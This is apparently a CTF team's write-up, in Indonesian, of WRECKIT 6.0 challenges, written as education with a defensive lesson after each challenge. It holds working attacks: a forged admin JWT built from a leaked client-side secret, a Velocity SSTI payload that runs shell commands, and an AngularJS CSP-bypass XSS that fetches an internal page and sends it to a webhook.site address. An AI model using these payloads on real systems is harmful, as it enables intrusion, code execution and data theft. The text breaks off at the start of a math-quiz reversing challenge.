WRECKIT 6.0

Sabtu, 4 September 2024

Presented By:

Shellsphere-Mie Ayam Pak Suci

- Subekti Suryo as silvertea (Team Leader)
- Dhavin Fasya as ThinkPadX270_20HMSOEX00
- Muhammad Daffa as breadO

TABLE OF CONTENTS

WEB EXPLOITATION

sisiroblox

Executive Summary

Diberikan sebuah website sistem informasi akademik yang menggunakan metode JWT untuk proses autentikasi pada website, Namun karena proses signing dan verifikasi JWT nya dilakukan di front-end side, maka beberapa variabel penting terekspose yang menyebabkan kita dapat memalsukan JWT dan login sebagai admin user.

Technical Report


Kalau melihat pada html halaman index, kita bisa lihat web ini menggunakan beberapa javascript

```
<div id="success-toast" class="hidden fixed top-4 right-4 bg-green-500 bg-opacity-90 backdrop-blur-sm text-white px-6 py-4 rounded-lg shadow-xl z-50 max-w-sm">
    <div class="flex items-center">
        <span class="text-xl mr-3">✅</span>
        <div>
            <div class="font-medium">Berhasil</div>
            <div id="success-message" class="text-sm opacity-90"></div>
        </div>
    </div>
</div>

<!-- Include JavaScript libraries -->
<script src="lib/constants.js"></script>
<script src="lib/util.js"></script>
<script src="lib/jwt.js"></script>
<script src="lib/auth.js"></script>
<script src="app.js"></script>

<script>
    window.addEventListener('load', () => {
        setTimeout(() => {
            document.getElementById('loading').classList.add('hidden');
            document.getElementById('app').classList.remove('hidden');
            document.getElementById('app').classList.add('fade-in');
        }, 1500);
    });
</script>
```

Proses signing dan verifikasi jwt sendiri dilakukan di /lib/jwt.js, kemudian konstanta jwt seperti secretnya disimpan di /lib /constants.js, karena sudah diberikan bagaimana cara jwt di-sign dan di-verify, kita hanya perlu generate jwtnya sendiri.

JS constants.js > ENDPOINTS > myGrades

```
4
5   const APP_CONFIG = {
6       name: 'SIAKAD Roblox',
7       fullName: 'Sistem Informasi Akademik Universitas Roblox',
8       version: '1.33.7',
9       university: 'Universitas Roblox',
10      motto: 'Oof Together, Strong Together',
11      year: '2024',
12      apiBaseUrl: '/api',
13      tokenExpiry: 8 * 60 * 60 * 1000, // 8 hours
14
15      // Configuration
16      jwtSecret: 'r0bl0x_n00b_h4x0r_g3t_r3kt_m8_42069',
17      debug: false
18  };
```




Berikut ini adalah code yang kami gunakan untuk generate jwt, lalu jwt itu kami gunakan untuk mengganti authToken yang disimpan di localstorage website.


Code :

generate.js

```
import jwt from "jsonwebtoken";

const payload = {
  userId: "1",
  username: "admin",
  role: "admin",
  nim: "00000000",
  nama: "Super Admin",
  iat: Math.floor(Date.now() / 1000),
  exp: Math.floor(Date.now() / 1000) + 3600
};

const secret = 'r0bl0x_n00b_h4x0r_g3t_r3kt_m8_42069';
const token = jwt.sign(payload, secret, { algorithm: 'none' });

console.log(token);
```



Setelah menyimpan jwt yang sudah kita generate di localstorage dan refresh webnya, seharusnya kita sudah berubah menjadi admin user



Conclusion

Jangan lakukan proses autentikasi seperti sign dan verifikasi jwt di client side, apalagi sampai menuliskan secret key jwt nya, karena user bisa membuat jwt nya sendiri.

Flag :

WRECKIT60{r0bl0x_n00b_g0t_pwn3d_1n_cl13nt_s1d3}

---


lostintemplation

Executive Summary

Diberikan sebuah website yang berdasarkan deskripsinya mengarah ke kerentanan template injection, untuk mendapatkan flag kita harus mengidentifikasi template engine apa yang digunakan dan payload yang tepat untuk exploit ssti menjadi rce.

Technical Report

Hal pertama yang langsung kami notice adalah icon pada website yang merupakan icon springboot, ini menandakan website dibuat menggunakan java. Kemudian disini tampilan website menggunakan font yang tidak terbaca secara fisik, tapi respon html nya tetap terbaca.




```
<div class="temple-content">
    <form class="temple-form" action="" method="post">
        <div class="ritual-text">
            <span class="mystical-prompt">🔮 Enter the sacred words to unlock ancient wisdom...</span>
        </div>
        <div class="input-container">
            <input class="temple-input" type="text" name="text" value="" placeholder="Type your message here...">
            <input class="temple-button" type="submit" value="🔑 Transmute">
        </div>
    </form>

    <div class="revelation-area">
        <h2 class="ancient-text">hahahaha</h2>
    </div>
</div>
```

Disini saya mencoba untuk membuat python script untuk post request ke webnya dan langsung mendapatkan response nya dalam bentuk html biasa


```
s.py > ...
1   import requests as req
2
3   URL = "http://143.198.215.203:9003/"
4   payload = """
5   Hello
6   """
7   att = req.post(URL, data={
8       "text" : payload
9   })
10
11  print(att.text)
12
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 2 bash - lostintempla

```
        <div class="revelation-area">
            <h2 class="ancient-text">
Hello
</h2>
```

Okay, sekarang waktunya mencoba template engine pada bahasa pemrograman java, disini saya mencoba payload dari [PayloadOfAllThings] dan menemukan bahwa template engine yang digunakan adalah velocity terbukti dari template velocity yang outputnya tidak sama dengan inputnya

Kemudian saya mencoba untuk mencari payload ssti velocity di internet yang bisa mengeksekusi command bash dan menampilkan outputnya di client side. Setelah mencoba beberapa variasi, saya menemukan payload yang suitable di [artikel ini]




Langsung saja kita baca file flagnya, berikut ini script yang saya gunakan

Code :

s.py

```
import requests as req

URL = "http://143.198.215.203:9003/"
payload = """
#set($s="")
#set($stringClass=$s.getClass())
#set($stringBuilderClass=$stringClass.forName("java.lang.StringBuilder"))
#set($inputStreamClass=$stringClass.forName("java.io.InputStream"))
#set($readerClass=$stringClass.forName("java.io.Reader"))
#set($inputStreamReaderClass=$stringClass.forName("java.io.InputStreamReader
"))
#set($bufferedReaderClass=$stringClass.forName("java.io.BufferedReader"))
#set($collectorsClass=$stringClass.forName("java.util.stream.Collectors"))
#set($systemClass=$stringClass.forName("java.lang.System"))
#set($stringBuilderConstructor=$stringBuilderClass.getConstructor())
#set($inputStreamReaderConstructor=$inputStreamReaderClass.getConstructor($i
nputStreamClass))
#set($bufferedReaderConstructor=$bufferedReaderClass.getConstructor($readerC
lass))

#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat /flagd3246e6309.txt"))
#set($null=$process.waitFor() )

#set($inputStream=$process.getInputStream())
#set($inputStreamReader=$inputStreamReaderConstructor.newInstance($inputStre
am))
#set($bufferedReader=$bufferedReaderConstructor.newInstance($inputStreamRead
er))
#set($stringBuilder=$stringBuilderConstructor.newInstance())

#set($output=$bufferedReader.lines().collect($collectorsClass.joining($syste
```

```
mClass.lineSeparator())))

$output
"""
att = req.post(URL, data={
    "text" : payload
})

print(att.text)
```



Conclusion

Java Velocity Template Injection, salah satu variasi SSTI pada web server berbasis bahasa pemrograman Java. jangan lupa untuk sanitize input user dan gunakan template engine sesuai dengan petunjuk untuk menghindari vuln ini

Flag :

WRECKIT60{7h3_T3mp74710n_5h0w3d_M3_7h3_W4y_0u7}

---

goldathlagicuy

Executive Summary

Diberikan sebuah website artikel tentang investasi emas, tetapi berdasarkan hint, website ini rentan terhadap xss, jadi kita harus menggunakannya untuk mendapatkan data rahasia di suatu halaman.

Technical Report

Berdasarkan hint yang diberikan dan sedikit nanya ke probset, diketahui bahwa xss ini ada dihalaman /list yang hanya bisa dikunjungi oleh bot xss, data yang ada di /list didapat dari input yang dimasukkan oleh user pada /feedback, tapi disini kalau kita inspect request dari /list, kita bisa tahu bahwa ada csp yang mencegah xss

jwtnya lalu untuk ya xss ini stored XSS jadi input feedback disimpan lalu direnderi di halaman /list. Halaman /list hanya dapat diakses dari localhost sehingga payload hanya akan dieksekusi saat bot internal (yang berjalan di server) membuka /list jadi ga reflect ya

blacktea 3:21 PM

Oooh terus untuk yang csp yang kita dapat di header /feedback itu adalah csp ketika admin mengunjungi list

Iya kah min ?


csp ketika admin mengunjungi list

Iya kah min ?

r4jxd0l 3:23 PM


CSP yang penting yang dikirim bersama halaman HTML /list (yang dibuka bot). Header yang dilihat pada /feedback hanyalah konfigurasi global server yg mengontrol apa yg boleh dimuat saat bot mengeksekusi payload adalah CSP yang diterapkan pada respons /list

Kalau kita lihat dari csp yang didapat ada satu rule yang mengizinkan kita menggunakan js dari domain cdnjs.cloudflare.com dan unsafe eval, nah ini berbahaya karena sebenarnya kita bisa load framework front end yang punya fitur client side template kayak angularjs versi 1




Okay jadi rencana xss nya kita tinggal bikin xss yang load angularjs, kemudian bikin suatu elemen yang didalamnya ada template angular yang nanti bakal dievaluasi sebagai js statement, Statementnya berfungsi buat load data dari halaman internal dan output yang ada format WRECKIT60{*} kita kasih ke webhook atau request catcher. Nah sekarang dimana internal page nya ?

Buat jawab itu, kita harus tahu dulu kalo sebenarnya challenge ini terinspirasi dari salah satu soal hackthebox cyberappoocalype berjudul the galactic time, yang mana ada write up online nya, bahkan pernah dibahas John Hammond, untuk pembahasan lengkapnya bisa dilihat di [video youtube ini]



Nah tampilan landing nya aja sebenarnya udah mirip2, kalo dilihat dari videonya, halaman internalnya itu ada di /alien dan ternyata benar



Okay jadi langsung saja untuk payloadnya kita bisa copas payload yang dipakai john hammond, tinggal kita ubah request catchernya sama format flagnya, ini payload yang saya gunakan

Code :

xss-pivot-angular-payload

```
<script
src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js"></
```

```
script>
<script
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.js"></s
cript>
<div ng-app ng-csp>{{x =
$on.curry.call().eval("fetch('/alien').then(function(r){return
r.text();}).then(function(t){document.location='https://webhook.site/acaa062
5-c751-43a4-b7a2-ff7f3fde1701?c='+encodeURIComponent(t.match('WRECKIT.*'))})
.catch(function(e){console.log('fetch error', e);});")}}</div>
```

Conclusion

Jujur aja refrensi dari chall ini lumayan keren sih, jadi kita harus sebisa mungkin load file framework dari domain servernya dan pastiin cdn yang dipake itu aman, apalagi kalau cdn itu public domain yang bisa aja nyimpen framework versi lawas yang vulnerable.
Tapi jujur untuk chall ini terlalu terpaku sama refrensi, ada beberapa hal yang kalau kita gak tau referensinya solve soal ini jadi susah banget, kayak contohnya /list dan /alien yang saya sampai harus nanya probset buat klarifikasi, apalagi gak dikasih source code, jadinya internal path nya itu jadi nebak2. Mungkin bisa dibikin lebih fleksibel kayak flagnya disimpan di admin cookie, atau dikasih tau internal pathnya apa, ya ini bisa jadi evaluasi buat probse.
Flag :
WRECKIT60{AtH_2025_G0ld-XsS_P1v0t!}

REVERSE ENGINEERING

belajarmatematika

Executive Summary

Diberikan sebuah layanan interaktif berbasis network (nc) yang menampilkan serangkaian soal matematika sederhana, di mana setiap bilangan ditulis dalam bentuk huruf Bahasa Indonesia tanpa spasi (contoh: duapuluhlima untuk 25). Peserta diminta menjawab hasil operasi aritmatika tersebut dalam format yang sama (angka dalam huruf).

Technical Report

Challenge ini berupa layanan interaktif berbasis netcat yang akan memberikan soal matematika dalam bentuk teks berbahasa Indonesia, contohnya:

```
🔢 SELAMAT DATANG DI PERMAINAN MATEMATIKA 🔢
============================================================
ATURAN PERMAINAN:
• Selesaikan soal matematika untuk maju ke level berikutnya
• Soal semakin sulit seiring bertambahnya level
• Capai level 3 untuk menang!
• Jawab salah dan permainan berakhir

CARA MENJAWAB:
• Jawab dengan angka dalam kata-kata bahasa Indonesia
• Contoh: 5 = lima, 12 = duabelas, 25 = duapuluhlima
• Contoh: 100 = seratus, 250 = duaratuslimapuluh
============================================================
